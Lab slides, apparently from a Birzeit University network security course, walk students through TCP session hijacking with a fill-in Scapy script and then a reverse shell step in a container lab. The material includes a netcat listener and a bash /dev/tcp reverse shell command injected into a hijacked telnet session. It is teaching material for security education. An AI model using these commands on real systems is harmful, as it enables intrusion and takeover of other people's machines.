


Telneting

- Now, go to host_B and telnet into the victim's machine:


```
telnet 10.9.0.5
```

- Select the newest packet that was sent from the victim to host_B.
- Expand the "Transmission Control Protocol" entry to find all relevant data (look at the screenshot in the following slide).
- Make sure that you use "next sequence number" instead of sequence number.
- Execute the python program inside the attacker container, the connection should be terminated.



TASK3

TCP Session Hijacking



جامعة بيرزيت BIRZEIT UNIVERSITY

Task 3: TCP Session Hijacking

- The objective of the TCP Session Hijacking attack is to inject malicious contents into a TCP session between two victims (e.g. deleting an important file).
- Modify the following python program to create `hacked.txt` file inside the victim's home directory:

```
#!/usr/bin/env python3
from scapy.all import *
ip = IP(src="@@@@", dst="@@@@")
tcp = TCP(sport=@@@@, dport=@@@@, flags="A", seq=@@@@, ack=@@@@)
data = "@@@@"
pkt = ip/tcp/data
ls(pkt)
send(pkt, verbose=0)
```


Task 3: TCP Session Hijacking (Cont.)

- Don’t forget to add `\n` (newline character) at the end of the string that represents the file creating command in python code, because normal telnet command is executed after the user hits enter when done typing.
- To get the correct values for dport, seq, ack, we need to start capturing packets in Wireshark.
- Then go to host_B and telnet into victim’s container.
- Then copy the needed data from the last packet that was sent from the victim to host_B.
- Execute the code.
- Now you should be able to find `hacked.txt` under `/home/seed/` directory.

```
root@Victim:/# cd/home/seed/
root@Victim:/# ls
```

TASK4

Creating Reverse Shell using TCP Session Hijacking



جامعة بيرزيت BIRZEIT UNIVERSITY

Task 4: Creating Reverse Shell

- To create a convenient way of accessing victim's shell and execute interactive commands, attackers do a reverse shell attack, the following steps shows how to do it:

1) Setup Listener on Attacker Machine:

```
root@Attacker:/# nc -lnv 9090
```

2) Go to host_B and telnet into the victim's machine:

```
root@host_B :/# telnet 10.9.0.5
```

3) Modify task 3 code to execute a Reverse Shell Command on Victim Machine:

```
/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1
```

4) Now you should be able to interact with the victim's shell inside the attacker's container.